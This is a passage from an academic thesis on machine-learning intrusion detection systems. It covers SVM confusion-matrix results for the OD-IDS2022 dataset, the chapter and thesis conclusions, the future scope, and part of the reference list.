A_{16}	373	0	3	7	703	0	25	113	0	0	0	1666	38	1	0	18992	1	0	0	0	0	0	8	0	89	0	0	3	0	**0.8624**
A_{17}	4	6	57	58	0	14	0	14	53	49	62	0	0	70	14	0	1466	25	35	74	28	17	0	1	0	44	26	19	4	**0.685**
A_{18}	0	16	1	4	1	0	0	1	0	1	1	0	0	0	31	0	29	360	0	16	0	2	1	2	1	49	0	8	5	**0.6805**
A_{19}	0	24	77	19	0	12	0	8	8	20	4	0	0	156	0	0	27	0	866	29	76	1	0	3	0	0	14	3	7	**0.6396**
A_{20}	0	4	70	38	0	45	0	4	12	8	14	0	0	7	17	0	29	6	0	1465	6	22	1	1	1	48	6	75	1	**0.7793**
A_{21}	0	5	36	20	0	44	1	7	12	32	6	0	0	210	0	0	60	0	143	36	561	7	0	17	0	0	12	6	10	**0.458**
A_{22}	1	46	0	7	0	2	0	4	1	1	0	1	0	2	3	4	20	0	1	11	0	3238	2	36	0	3	6	0	24	**0.9487**
A_{23}	41	0	0	0	0	0	79	27	0	0	0	1	12	0	0	8	0	0	0	0	0	0	43362	0	292	3	0	0	1	**0.9894**
A_{24}	1	50	18	23	0	2	0	10	0	1	3	0	0	3	14	2	3	1	1	3	7	40	0	11179	0	1	0	17	57	**0.9775**
A_{25}	345	1	5	15	4	3	184	73	1	0	0	0	26	3	0	49	1	0	1	6	0	0	569	0	2502	0	0	5	0	**0.6596**
A_{26}	0	11	0	6	2	0	0	8	0	0	0	0	0	0	38	0	4	17	0	18	0	1	5	1	0	4023	0	10	0	**0.9708**
A_{27}	1	10	2	10	0	0	1	4	14	21	7	0	0	177	0	0	82	0	47	75	35	32	0	0	0	0	484	2	0	**0.4821**
A_{28}	0	1	45	29	0	15	0	2	9	4	0	0	0	21	0	1	36	5	4	119	2	0	0	21	0	38	0	755	3	**0.6802**
A_{29}	0	37	15	3	0	2	1	6	3	4	0	0	0	2	1	0	1	1	16	2	14	62	1	70	0	0	1	4	713	**0.7435**
Total	**14580**	**14279**	**1497**	**17468**	**12464**	**941**	**3858**	**24097**	**790**	**718**	**681**	**23529**	**31342**	**2016**	**845**	**32686**	**2324**	**446**	**1387**	**2321**	**895**	**3567**	**44030**	**11417**	**3068**	**4285**	**651**	**1127**	**898**	**0.8834**

Table 7.13: SVM Validation Accuracy and Confusion Matrix for all Attack Classes

7.6.1 Experimental Setup

To test and validate the behaviour and statistical performance of the proposed dataset on the mentioned learning algorithm, to use the simulation setup has the following details. The hardware test environment was tested on a desktop with processor Intel(R) Xeon(R) Gold 6238R CPU @ 2.20GHz 2.19 GHz (2 processors), 384GB RAM, and Windows 10 Pro operating system installed. This system types a 64-bit operating system x64-based processor. We applied *JMPStatistical* software [126] for collections to learn the overall behaviour for all datasets and find the best features using PCA. To implement the practical part of this work, many Python ecosystem technologies were used to develop ML models. The entire implementation is written in Python 3.8, using mostly the Keras library, and the models are trained on the NVIDIA GeForce RTX 2070 graphics card.

7.6.2 Experimental Results of Machine Learning Model

Table No. 7.6, 7.8, 7.10, and 7.12 show the confusion matrix and classification analysis prediction accuracy of the results using training (75%) data sample. As for the prediction performance, the results of the SVM are the best in the order of RF, DT, NB, and SVM, but there is a possibility of overfitting, so we looked at the results of the validation data. Table No. 7.7, 7.9, 7.11, and 7.13 show the confusion matrix and classification analysis prediction accuracy of the validation (25%) data. In chapter 2, section number 2.7 shows the Accuracy formula and corresponding detailed discussion. The rows of a confusion matrix represent the predicted class, while the columns represent the actual class.

1. The first row represents the positive class predictions.
    - The first column of the first row represents True Positives (TP), instances that are both predicted and actual positive.
    - The second column of the first row represents False Positives (FP), instances that are predicted positive but actual negative.
2. The second row represents the negative class predictions.
    - The first column of the second row represents False Negatives (FN), instances that are predicted negative but actual positive.

- The second column of the second row represents True Negatives (TN), instances that are both predicted and actual negative.

For example, in a binary intrusion detection system, the positive class may represent intrusions, and the negative class may represent normal activity. If the algorithm predicts that an instance is an intrusion (Positive class), but it is actually normal activity (Negative class), this is recorded as a false positive. On the other hand, if the algorithm predicts that an instance is normal activity (Negative class), but it is actually an intrusion (Positive class), this is recorded as a false negative. The goal is to minimize both false positives and false negatives.
As a result of the analysis, classification analysis was performed using SVM, and the prediction accuracy was the best at 88.34%. The analysis and observation were performed by taking different kernel functions of SVM such that the Polynomial kernel, Radial Basis Function (RBF), and Gaussian kernel. The results of classification analysis in this study the SVM with the highest prediction accuracy in the training and validation samples of data.

7.7 Conclusions

Having an IDS is a mandatory line of defense to protect critical networks against ever-increasing intrusive activity. Therefore, research in the IDS field has been developed over the years to recommend a better methodology for IDS systems based on IDS datasets. In this chapter, we proposed a novel OD-IDS2022 dataset comprising 28 recent attacks that covered the most recent OWASP-2021 top ten attack categories. Within the scope of this chapter, we extract 82 features from the network traffic with the help of CICFlowMeter and apply several pre-processing techniques. Afterward, we applied random forest, decision tree, naive Bayes, and support vector machine methods from state-of-the-art machine learning algorithms to detect malicious network traffic, one of today's most common cyber-attack methods. The performance of the classifiers, trained and validated using over ten million records, was examined with various measures such as confusion matrix, accuracy, and ROC curves. As a result of these measurements, it can be concluded that the classification performance of the support vector machine method is better than the other learning methods, with a slight difference.

Chapter 8

Conclusions and Directions for Future Research

IDS systems are essential components in the form of algorithmic setups that will closely examine network traffic from all the interconnected devices in the developed methods. Building automated intrusion detection systems is considered as one of the most adaptable and feasible domains in the global research community. The figure number 8.1 presents a summary of the key conclusions related to IDS contributions.

8.1 Conclusive Summary

Cybersecurity has been gaining more and more importance in recent times. Currently, professional and home computer networks are exposed to many malicious attacks. Due to this scenario developing the attack prediction and issues alert system becomes mandatory to tackle this situation. An IDS is a system that monitors network traffic for malicious activity and generates alerts. As a part of the network defence process, an intrusion detection mechanism alerts security administrators to malicious behaviours, such as intrusions, attacks, and malware. Protecting critical networks from intrusive activities requires IDSs as a mandatory line of defence. In this entire research work, we have proposed robust algorithmic prototypes and development mechanisms for building feasible and computationally economical IDS systems.

Sr. No.	Research Objective	Methodology	Achievable	Limitation
1	RO1: To Propose a Secure and Resilient Edge Router for Smart Homes	SERfSH + Automatically Generated Snort Rules	Detected 14 and Mitigate 12 attacks	Unable to identify DDoS, Malware based attacks
2	RO2: To Develop a Robust and Effective System for Detecting and Mitigating Attacks using Machine Learning Techniques	Oversampling Methods (SMOTE, Borderline-SMOTE, ADASYN, CTGAN) + Classifiers (LDA, DRF, LightGBM	Better Representation of the minority class, Improved model performance	Risk of Overfitting
3		Multi-objective Genetic algorithm + ANN	Improved accuracy, Scalability, Robustness, Non-linear relationships	Computationally Expensive, Overfitting, Complexity
4		Scatter Matrices and Eigenvalue Computation + Classification Procedure	Dimensionality Reduction, Feature Selection, Interpretability	High Computational Complexity
5	RO3: To Generate a Comprehensive Intrusion Detection System Dataset	OD-IDS2022 : A New Intrusion Detection Dataset + Feature Selection + Classification (RF, DT, NB, SVM)	Real-world scenarios, Control over data quality, Better IDS performance	Attack scalability, Variety of attacks, Lack coverage of threats

Table 8.1: Summary of the contributions

As our first contribution to this research work, we have proposed a mechanism for Signature Based Attack Detection by Automatically Snort Rules. In this work, we have designed a snort-based SERfSH, resilient to many cyberattacks. The developed testbed has been tested against fifteen attacks. We have detected all attacks except the Firmware vulnerability and did not mitigate two attacks, i.e., DNS spoofing and firmware vulnerability. SERfSH is a scalable and cost-effective solution for small/home networks. The IDS data has an imbalance between normal data and abnormal data. Resultantly, this data imbalance causes prediction performance degradation due to factors such as prediction bias of a small amount of data presence of outliers. To address this issue, we oversampled the minority class of the existing intrusion detection datasets using four data oversampling methods. We tested using three different classifiers in the next contribution chapter.

In our second contribution to this research work, we have developed Intrusion Detection Strategies Using Oversampling Technique. ML-based network intrusion detection aims to identify malicious behaviour and alert a system administrator when an intruder tries to penetrate the network. The performance of machine learning-based IDS largely depends upon the feature set used for modelling. To address this issue, we have applied four oversampling methods on state-of-the-art IDS datasets. To further ensure the real-time applicability of these oversampling methods with classifiers, we also generate a Real-Time Testbed for a resampled dataset. The state-of-the-art oversampling algorithms SMOTE, Borderline-SMOTE, ADASYN, and CTGAN solve the data imbalance problem in intrusion detection datasets. This can discard significantly useful information about the data, which could be very much useful for building rule-based classification procedures. CTGAN with LightGBM is observed to attain higher classification performance and faster prediction speed on the CICIDS2018 dataset with 99.16% Accuracy, 98.59% Precision, 97.30% Recall, and 97.94% F1-score. The classification models are also tested using an RTT resampled dataset to check the real-time applicability of the classification models. As a result, CTGAN with LightGBM outperforms results with 99.25% Accuracy, 98.72% Precision, 97.17% Recall, and 97.94% F1-score. It is observed that the CTGAN oversampling method, along with the LightGBM classifier, gives outperforming results on the existing CICIDS2018 and RTT resampled dataset.

In our third contribution to this research work, we have developed Artificial Neural Network based IDS using Multi-objective Genetic Algorithm. The multi-objective genetic

algorithm overcomes the shortcomings by explicitly considering fast detection as an objective function. The performance of machine learning-based IDS largely depends upon the feature set used for modelling. Generally, using more features increases the accuracy of attack detection and increases detection time. The proposed method's performance is tested using the KDD'99, NSL-KDD, and CIC-IDS2017 datasets. The results show that the performance of the proposed method is better than the existing methods. Besides, the new proposed IDS provides a trade-off between the number of features used to compute the accuracy and time for attack detection. Feature combination selection methods for machine learning-based anomaly detection systems emphasize only high detection rates. However, more accurate designs and experiments are needed to research other methods for obtaining Pareto-optimal solutions (non-dominated solutions) that simultaneously satisfy conflicting objectives and the difference in time required to determine values for each feature. This proposed method also has the capability to detect and map the complex non-linear relationship between dependent features without having any extra training cost.

Consequently, as our next contribution to this research work, we have developed a Dimensionality Reduction based Feature Selection and Attack Classification Approach for Network Intrusion Detection. The developed approach mainly consists of two phases, i.e., "Scatter Matrices and Eigenvalue Computation based feature Selection" and "Classification procedure for the reduced dimension data". Since it exploits the linear algebraic building blocks, such as Scatter Matrices, Eigenvalues, and corresponding Eigenvectors, these blocks will help analyze the reduced dimensional data in a lower-dimensional projection plane. The phase two algorithm can detect the complex nature of the non-linear relationships between dependents (highly correlated) and independent features. This procedure has the advantage of experimenting with different hyperparameters, such as utilizing state-of-the-art non-linear primitives (activation functions and optimizers), varying training network node's weights and biases, number of epochs, training data batch size, and learning rate. To analyze the model's behaviour and optimality, experimental simulation and evaluation are carried out on the standard chosen datasets. The novelty of the developed framework is judged in terms of computational complexity analysis and comparison with the state-of-the-art approaches.

Finally, we worked on a methodology to generate a new IDS dataset Offensive Defensive Intrusion Detection System (OD-IDS2022), which fulfils the standard characteristics,

namely "Attack Diversity", "Anonymity", "Available Protocols", "Complete Capture", "Complete Interaction", "Complete Network Configuration", "Complete Traffic", "Feature Set", "Heterogeneity", "Labelling", and "Metadata" which were lacking in the previously available dataset. The OD-IDS2022 dataset comprised 28 recent attacks that covered the most recent OWASP-2021 top ten attack categories. Within the scope of this chapter, we extract 82 features from the network traffic with the help of CICFlowMeter and apply several pre-processing techniques. We applied several data cleaning, preprocessing techniques, and feature selection methods in the dataset. Consequently, we applied four state-of-the-art Machine Learning based classification algorithms (Random Forest, Decision Tree, Naive Bayes, and Support Vector Machine) to predict the attacks. Experimental evaluation for the developed approaches has been performed on various test case scenarios for the chosen state-of-the-art IDS datasets. The experimental simulation is carried out with various possible hyperparameters of the algorithms and statistical performance metrics. The test results outperform intrusion detection methods for detecting specific attack categories.

8.2 Future Scope

All the developed methods discussed in this thesis have gone through the prototype designing phase, functionality validation phase, computational complexity analysis phase and experimental evaluation phase. We have tested the developed methods with various state-of-the-art IDS datasets and the performance has been judged based on different statistical matrices. The future scope of this research lies in exploiting lightweight computational primitives and hyperparameters while developing a new model/ framework. This will provide several benefits, such as - comparatively lower time complexity and knowledge space reduction. In addition to this, we can further work on certain parameters to increase robustness, adaptability, and scalability. Our future research goal will also be to test the behaviour of developed methods and judge their performance on IoT-based datasets and other unstructured datasets. In this research work, the developed methods shall act as an inbuilt utility to the security information and event management system to scan the network features and timely detect malicious violations and harmful activity instances.

References

[1] Lei Xu, Maria Skoularidou, Alfredo Cuesta-Infante, and Kalyan Veeramachaneni. **Modeling tabular data using conditional gan**. *Advances in Neural Information Processing Systems*, **32**, 2019. (xiii, 18, 37, 86, 97)

[2] **KDD Cup 1999 Data**. 1999, The UCI KDD Archive, Information and Computer Science, University of California, Irvine, http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html. (xv, 18, 30, 88, 114, 132)

[3] In-Seon Jeong, Hong-Ki Kim, Tae-Hee Kim, Dong Hwi Lee, Kuinam J Kim, and Seung-Ho Kang. **A feature selection approach based on simulated annealing for detecting various denial of service attacks**. *Software Networking*, **2018**(1):173–190, 2018. (xv, 114, 119, 124)

[4] Rebecca Gurley Bace, Peter Mell, et al. **Intrusion detection systems**. 2001. (1, 5, 6, 26, 154)

[5] Emmanouil Panaousis, Andrew Fielder, Pasquale Malacaria, Chris Hankin, and Fabrizio Smeraldi. **Cybersecurity games and investments: A decision support approach**. In *International Conference on Decision and Game Theory for Security*, pages 266–286. Springer, 2014. (1)

[6] Benoît Dupont. **The cyber-resilience of financial institutions: significance and applicability**. *Journal of cybersecurity*, **5**(1):tyz013, 2019. (1)

[7] Sudeep Jadey, SC Girish, K Raghavendra, HR Srinidhi, KM Anilkumar, et al. **Introduction to cyber security**. In *Methods, Implementation,*

and Application of Cyber Security Intelligence and Analytics, pages 1–24. IGI Global, 2022. (2)

[8] Hamdija Sinanović and Sasa Mrdovic. **Analysis of Mirai malicious software**. In *2017 25th International Conference on Software, Telecommunications and Computer Networks (SoftCOM)*, pages 1–5. IEEE, 2017. (2)

[9] Leslie Pack Kaelbling, Michael L Littman, and Andrew W Moore. **Reinforcement learning: A survey**. *Journal of artificial intelligence research*, **4**:237–285, 1996. (3)

[10] Paul Cichonski, Tom Millar, Tim Grance, Karen Scarfone, et al. **Computer security incident handling guide**. *NIST Special Publication*, **800**(61):1–147, 2012. (5)

[11] Al-Sakib Khan Pathan. *The state of the art in intrusion prevention and detection*, **44**. CRC press Boca raton, 2014. (7)

[12] Biswanath Mukherjee, L Todd Heberlein, and Karl N Levitt. **Network intrusion detection**. *IEEE network*, **8**(3):26–41, 1994. (7, 128)

[13] Nicholas Pappas. **Network IDS & IPS deployment strategies**. *2nd April*, 2008. (8, 128)

[14] Yu-Lun Huang, Ching-Yu Hung, and Hsiao-Te Hu. **A Protocol-based Intrusion Detection System using Dual Autoencoders**. In *2021 IEEE 21st International Conference on Software Quality, Reliability and Security (QRS)*, pages 749–758. IEEE, 2021. (8)

[15] Martin Roesch et al. **Snort: Lightweight intrusion detection for networks.** In *Lisa*, **99**, pages 229–238, 1999. (16, 26, 27, 129)

[16] Nitesh V Chawla, Kevin W Bowyer, Lawrence O Hall, and W Philip Kegelmeyer. **SMOTE: synthetic minority over-sampling technique**. *Journal of artificial intelligence research*, **16**:321–357, 2002. (18, 37, 86, 94)

[17] Hui Han, Wen-Yuan Wang, and Bing-Huan Mao. **Borderline-SMOTE: a new over-sampling method in imbalanced data sets learning**. In *Inter-*

national conference on intelligent computing, pages 878–887. Springer, 2005. (18, 37, 86, 95)

[18] Haibo He, Yang Bai, Edwardo A Garcia, and Shutao Li. **ADASYN: Adaptive synthetic sampling approach for imbalanced learning**. In *2008 IEEE international joint conference on neural networks (IEEE world congress on computational intelligence)*, pages 1322–1328. IEEE, 2008. (18, 37, 86, 95)

[19] Petros Xanthopoulos, Panos M Pardalos, Theodore B Trafalis, Petros Xanthopoulos, Panos M Pardalos, and Theodore B Trafalis. **Linear discriminant analysis**. *Robust data mining*, pages 27–33, 2013. (18, 99)

[20] Leo Breiman. **Bagging predictors**. *Machine learning*, **24**(2):123–140, 1996. (18, 100)

[21] Guolin Ke, Qi Meng, Thomas Finley, Taifeng Wang, Wei Chen, Weidong Ma, Qiwei Ye, and Tie-Yan Liu. **Lightgbm: A highly efficient gradient boosting decision tree**. *Advances in neural information processing systems*, **30**, 2017. (18, 101)

[22] BS Harish and SV Aruna Kumar. **Anomaly based intrusion detection using modified fuzzy clustering**. 2017. (18, 112, 121)

[23] Abdullah Konak, David W Coit, and Alice E Smith. **Multi-objective optimization using genetic algorithms: A tutorial**. *Reliability engineering & system safety*, **91**(9):992–1007, 2006. (18, 44, 118)

[24] Mahbod Tavallaee, Ebrahim Bagheri, Wei Lu, and Ali A Ghorbani. **A detailed analysis of the KDD CUP 99 data set**. In *2009 IEEE symposium on computational intelligence for security and defense applications*, pages 1–6. Ieee, 2009. (18, 33, 40, 88, 114, 132)

[25] Iman Sharafaldin, Arash Habibi Lashkari, and Ali A Ghorbani. **Toward generating a new intrusion detection dataset and intrusion traffic characterization.** *ICISSp*, **1**:108–116, 2018. (18, 34, 40, 89, 115, 124, 132, 153)

[26] Ansam Khraisat, Iqbal Gondal, Peter Vamplew, and Joarder Kamruzzaman. **Survey of intrusion detection systems: techniques, datasets and challenges**. *Cybersecurity*, **2**(1):1–22, 2019. (23, 156)

[27] Marina Thottan and Chuanyi Ji. **Anomaly detection in IP networks**. *IEEE Transactions on signal processing*, **51**(8):2191–2204, 2003. (25, 129)

[28] Vinod Kumar and Om Prakash Sangwan. **Signature based intrusion detection system using SNORT**. *International Journal of Computer Applications & Information Technology*, **1**(3):35–41, 2012. (25)

[29] Deris Stiawan, Mohd Idris, Reza Firsandaya Malik, Siti Nurmaini, Nizar Alsharif, Rahmat Budiarto, et al. **Investigating Brute Force Attack Patterns in IoT Network**. *Journal of Electrical and Computer Engineering*, **2019**, 2019. (26)

[30] Jagan Mohan Reddy Danda and Chittaranjan Hota. **Attack identification framework for IoT devices**. In *Information Systems Design and Intelligent Applications*, pages 505–513. Springer, 2016. (26)

[31] Abdullah Aljumah. **Detection of distributed denial of service attacks using artificial neural networks**. *IJACSA) International Journal of Advanced Computer Science and Applications*, **8**(8), 2017. (26)

[32] Ruíz-Lagunas Juan Jesús, Paniagua-Villagómez Omar Cristhian, Reyes-Gutiérrez Mauricio René, and Ferreira-Medina Heberto. **How to Improve the IoT Security Implementing IDS/IPS Tool using Raspberry Pi 3B**. *Editorial Preface From the Desk of Managing Editor...*, **10**(9), 2019. (26)

[33] Guevara Noubir and Guolong Lin. **Low-power DoS attacks in data wireless LANs and countermeasures**. *ACM SIGMOBILE Mobile computing and communications Review*, **7**(3):29–30, 2003. (26)

[34] Tauseef Jamal, Muhammad Alam, and Muhammad Mussadiq Umair. **Detection and prevention against RTS attacks in wireless LANs**. In *2017 International Conference on Communication, Computing and Digital Systems (C-CODE)*, pages 152–156. IEEE, 2017. (26)

[35] **Suricata**, Suricata Rules, https://suricata.readthedocs.io/en/suricata-6.0.1/rules/meta.html. (27)

[36] Doug Burks. **Security onion**. *Securityonion. blogspot. com*, 2012. (27)

[37] **McAfee Network Security Platform**, 2019, https://docs.trellix.com/bundle/network-security-platform-v8-3-x-manager-sensor-ips-admin-guide-product/resource/PD26346.pdf. (27)

[38] **Palo Alto Networks**, 2019, https://www.paloaltonetworks.com/network-security/advanced-threat-prevention. (27)

[39] Mohiuddin Ahmed, Abdun Naser Mahmood, and Jiankun Hu. **A survey of network anomaly detection techniques**. *Journal of Network and Computer Applications*, **60**:19–31, 2016. (27, 129)

[40] VVRPV Jyothsna, Rama Prasad, and K Munivara Prasad. **A review of anomaly based intrusion detection systems**. *International Journal of Computer Applications*, **28**(7):26–35, 2011. (28)

[41] Varun Chandola, Arindam Banerjee, and Vipin Kumar. **Anomaly detection: A survey**. *ACM computing surveys (CSUR)*, **41**(3):1–58, 2009. (28, 37, 41)

[42] Shai Shalev-Shwartz and Shai Ben-David. *Understanding machine learning: From theory to algorithms*. Cambridge university press, 2014. (28)

[43] Nour Moustafa and Jill Slay. **UNSW-NB15: a comprehensive data set for network intrusion detection systems (UNSW-NB15 network data set)**. In *2015 military communications and information systems conference (MilCIS)*, pages 1–6. IEEE, 2015. (33, 40, 132)

[44] Hossein Hadian Jazi, Hugo Gonzalez, Natalia Stakhanova, and Ali A Ghorbani. **Detecting HTTP-based application layer DoS attacks on web servers in the presence of sampling**. *Computer Networks*, **121**:25–36, 2017. (34)

[45] Amirhossein Gharib, Iman Sharafaldin, Arash Habibi Lashkari, and Ali A Ghorbani. **An evaluation framework for intrusion detection**

dataset. In *2016 International Conference on Information Science and Security (ICISS)*, pages 1–6. IEEE, 2016. (34, 155, 158)

[46] **CSE-CIC-IDS2018 on AWS**, 2018, Canadian Institute for Cybersecurity, https://www.unb.ca/cic/datasets/ids-2018.html. (35, 86, 89)

[47] Edgar F Codd. **Further normalization of the data base relational model**. *Data base systems*, **6**:33–64, 1972. (36)

[48] Ranjit Panigrahi and Samarjeet Borah. **A detailed analysis of CICIDS2017 dataset for designing Intrusion Detection Systems**. *International Journal of Engineering & Technology*, **7**(3.24):479–482, 2018. (36)

[49] Mohammed Hamid Abdulraheem and Najla Badie Ibraheem. **A detailed analysis of new intrusion detection dataset**. *Journal of Theoretical and Applied Information Technology*, **97**(17):4519–4537, 2019. (36)

[50] **Transform features using quantiles information**, scikit-learn 1.0.2, https://scikit-learn.org/stable/modules/generated/sklearn.preprocessing.quantile$_transform.htr$

[51] Joseph F Hair. **Multivariate data analysis**. 2009. (36)

[52] Maurice M Tatsuoka and Paul R Lohnes. *Multivariate analysis: Techniques for educational and psychological research.* American Educational Research Association, 1988. (36)

[53] Jason Van Hulse, Taghi M Khoshgoftaar, and Amri Napolitano. **Experimental perspectives on learning from imbalanced data**. In *Proceedings of the 24th international conference on Machine learning*, pages 935–942, 2007. (36)

[54] Charitos Charitou, Artur d'Avila Garcez, and Simo Dragicevic. **Semi-supervised gans for fraud detection**. In *2020 International Joint Conference on Neural Networks (IJCNN)*, pages 1–8. IEEE, 2020. (37, 40, 88)

[55] Aida Ali, Siti Mariyam Shamsuddin, and Anca L Ralescu. **Classification with class imbalance problem**. *Int. J. Advance Soft Compu. Appl*, **5**(3), 2013. (37, 41)

[56] Iman Sharafaldin, Arash Habibi Lashkari, and Ali A Ghorbani. **A detailed analysis of the cicids2017 data set**. In *International conference on information systems security and privacy*, pages 172–188. Springer, 2018. (37, 40, 88)

[57] Jean-Pierre Nziga and James Cannady. **Minimal dataset for Network Intrusion Detection Systems via MID-PCA: A hybrid approach**. In *2012 6th IEEE International Conference Intelligent Systems*, pages 453–460. IEEE, 2012. (37, 41)

[58] Noreen Kausar, Brahim Belhaouari Samir, Suziah Bt Sulaiman, Iftikhar Ahmad, and Muhammad Hussain. **An approach towards intrusion detection using PCA feature subsets and SVM**. In *2012 international conference on computer & information science (ICCIS)*, **2**, pages 569–574. IEEE, 2012. (37, 41)

[59] Shilpa Lakhina, Sini Joseph, and Bhupendra Verma. **Feature reduction using principal component analysis for effective anomaly–based intrusion detection on NSL-KDD**. 2010. (37, 41)

[60] David A Cieslak, Nitesh V Chawla, and Aaron Striegel. **Combating imbalance in network intrusion datasets.** In *GrC*, pages 732–737. Citeseer, 2006. (38)

[61] Abebe Tesfahun and D Lalitha Bhaskari. **Intrusion detection using random forests classifier with SMOTE and feature reduction**. In *2013 International Conference on Cloud & Ubiquitous Computing & Emerging Technologies*, pages 127–132. IEEE, 2013. (38)

[62] David Gonzalez-Cuautle, Aldo Hernandez-Suarez, Gabriel Sanchez-Perez, Linda Karina Toscano-Medina, Jose Portillo-Portillo, Jesus Olivares-Mercado, Hector Manuel Perez-Meana, and Ana Lucila Sandoval-Orozco. **Synthetic minority oversampling technique for optimizing classification tasks in botnet and intrusion-detection-system datasets**. *Applied Sciences*, **10**(3):794, 2020. (38, 88)

[63] BingHao Yan, GuoDong Han, MeiDong Sun, and ShengZhao Ye. **A novel region adaptive SMOTE algorithm for intrusion detection on imbalanced**

problem. In *2017 3rd IEEE International Conference on Computer and Communications (ICCC)*, pages 1281–1286. IEEE, 2017. (38)

[64] S Gnanambal, M Thangaraj, VT Meenatchi, and V Gayathri. **Classification algorithms with attribute selection: an evaluation study using WEKA**. *International Journal of Advanced Networking and Applications*, **9**(6):3640–3644, 2018. (38)

[65] Asha Gowda Karegowda, AS Manjunath, and MA Jayaram. **Comparative study of attribute selection using gain ratio and correlation based feature selection**. *International Journal of Information Technology and Knowledge Management*, **2**(2):271–277, 2010. (38)

[66] Hee-su Chae and Sang Hyun Choi. **Feature selection for efficient intrusion detection using attribute ratio**. *Int. J. Comput. Commun*, **8**:134–139, 2014. (39)

[67] Jundong Li, Kewei Cheng, Suhang Wang, Fred Morstatter, Robert P Trevino, Jiliang Tang, and Huan Liu. **Feature selection: A data perspective**. *ACM computing surveys (CSUR)*, **50**(6):1–45, 2017. (39)

[68] Siva S Sivatha Sindhu, Suryakumar Geetha, and Arputharaj Kannan. **Decision tree based light weight intrusion detection using a wrapper approach**. *Expert Systems with applications*, **39**(1):129–141, 2012. (40)

[69] Ravi Vinayakumar, Mamoun Alazab, KP Soman, Prabaharan Poornachandran, Ameer Al-Nemrat, and Sitalakshmi Venkatraman. **Deep learning approach for intelligent intrusion detection system**. *IEEE Access*, **7**:41525–41550, 2019. (40)

[70] Jungsuk Song, Hiroki Takakura, Yasuo Okabe, Masashi Eto, Daisuke Inoue, and Koji Nakao. **Statistical analysis of honeypot data and building of Kyoto 2006+ dataset for NIDS evaluation**. In *Proceedings of the first workshop on building analysis datasets and gathering experience returns for security*, pages 29–36, 2011. (40)

[71] R Vijayanand, D Devaraj, and B Kannapiran. **Intrusion detection system for wireless mesh network using multiple support vector machine classifiers**

with genetic-algorithm-based feature selection. *Computers & Security*, **77**:304–314, 2018. (40)

[72] Gideon Creech and Jiankun Hu. **Generation of a new IDS test dataset: Time to retire the KDD collection**. In *2013 IEEE Wireless Communications and Networking Conference (WCNC)*, pages 4487–4492. IEEE, 2013. (40)

[73] V Kanimozhi and T Prem Jacob. **Artificial intelligence based network intrusion detection with hyper-parameter optimization tuning on the realistic cyber dataset CSE-CIC-IDS2018 using cloud computing**. In *2019 international conference on communication and signal processing (ICCSP)*, pages 0033–0036. IEEE, 2019. (41, 126)

[74] Alex Shenfield, David Day, and Aladdin Ayesh. **Intelligent intrusion detection systems using artificial neural networks**. *ICT Express*, **4**(2):95–99, 2018. (41)

[75] Marta Catillo, Andrea Del Vecchio, Antonio Pecchia, and Umberto Villano. **Transferability of machine learning models learned from public intrusion detection datasets: the CICIDS2017 case study**. *Software Quality Journal*, pages 1–27, 2022. (41)

[76] Mahdi Soltani, Mahdi Jafari Siavoshani, and Amir Hossein Jahangir. **A content-based deep intrusion detection system**. *International Journal of Information Security*, **21**(3):547–562, 2022. (41)

[77] Dong Seong Kim, Ha-Nam Nguyen, and Jong Sou Park. **Genetic algorithm to improve SVM based network intrusion detection system**. In *19th International Conference on Advanced Information Networking and Applications (AINA'05) Volume 1 (AINA papers)*, **2**, pages 155–158. IEEE, 2005. (41)

[78] Kamarularifin Abd Jalil, Muhammad Hilmi Kamarudin, and Mohamad Noorman Masrek. **Comparison of machine learning algorithms performance in detecting network intrusion**. In *2010 international conference on networking and information technology*, pages 221–226. IEEE, 2010. (41)

[79] Tianchen Ji, Sri Theja Vuppala, Girish Chowdhary, and Katherine Driggs-Campbell. **Multi-modal anomaly detection for unstructured and uncertain environments**. *arXiv preprint arXiv:2012.08637*, 2020. (41)

[80] Meenal Jain and Gagandeep Kaur. **A study of feature reduction techniques and classification for network anomaly detection**. *Journal of computing and information technology*, **27**(4):1–16, 2019. (41)

[81] Majjed Al-Qatf, Yu Lasheng, Mohammed Al-Habib, and Kamal Al-Sabahi. **Deep learning approach combining sparse autoencoder with SVM for network intrusion detection**. *IEEE Access*, **6**:52843–52856, 2018. (42)

[82] David Barber. *Bayesian reasoning and machine learning*. Cambridge University Press, 2012. (42)

[83] Ahmad Javaid, Quamar Niyaz, Weiqing Sun, and Mansoor Alam. **A deep learning approach for network intrusion detection system**. *Eai Endorsed Transactions on Security and Safety*, **3**(9):e2, 2016. (42, 85)

[84] Bo Zong, Qi Song, Martin Renqiang Min, Wei Cheng, Cristian Lumezanu, Daeki Cho, and Haifeng Chen. **Deep autoencoding gaussian mixture model for unsupervised anomaly detection**. In *International conference on learning representations*, 2018. (42, 85)

[85] Steve R Gunn et al. **Support vector machines for classification and regression**. *ISIS technical report*, **14**(1):5–16, 1998. (43, 44)

[86] Anil K Jain, Jianchang Mao, and K Moidin Mohiuddin. **Artificial neural networks: A tutorial**. *Computer*, **29**(3):31–44, 1996. (44)

[87] Wathiq Laftah Al-Yaseen, Zulaiha Ali Othman, and Mohd Zakree Ahmad Nazri. **Multi-level hybrid support vector machine and extreme learning machine based on modified K-means for intrusion detection system**. *Expert Systems with Applications*, **67**:296–303, 2017. (44, 124)

[88] Muhammad Hilmi Kamarudin, Carsten Maple, and Tim Watson. **Hybrid feature selection technique for intrusion detection system**. *International Journal of High Performance Computing and Networking*, **13**(2):232–240, 2019. (44)

[89] Min Wang, Zuo Chen, Zhiqiang Zhang, Sangzhi Zhu, and Shenggang Yang. **A combination classification method based on Ripper and Adaboost**. *International Journal of Embedded Systems*, **14**(3):229–238, 2021. (44)

[90] Mahbod Tavallaee. *An adaptive hybrid intrusion detection system*. PhD thesis, University of New Brunswick, Faculty of Computer Science, 2011. (45)

[91] Jesse Davis and Mark Goadrich. **The relationship between Precision-Recall and ROC curves**. In *Proceedings of the 23rd international conference on Machine learning*, pages 233–240, 2006. (45, 47)

[92] Ameet V Joshi. **Machine learning and artificial intelligence**. 2020. (45)

[93] Albert Sagala. **Automatic SNORT IDS rule generation based on honeypot log**. In *2015 7th International Conference on Information Technology and Electrical Engineering (ICITEE)*, pages 576–580. IEEE, 2015. (58)

[94] Lih-Chyau Wuu, Chi-Hsiang Hung, and Sout-Fong Chen. **Building intrusion pattern miner for Snort network intrusion detection system**. *Journal of Systems and Software*, **80**(10):1699–1715, 2007. (58)

[95] Ulf Lamping and Ed Warnicke. **Wireshark user's guide**. *Interface*, **4**(6):1, 2004. (58)

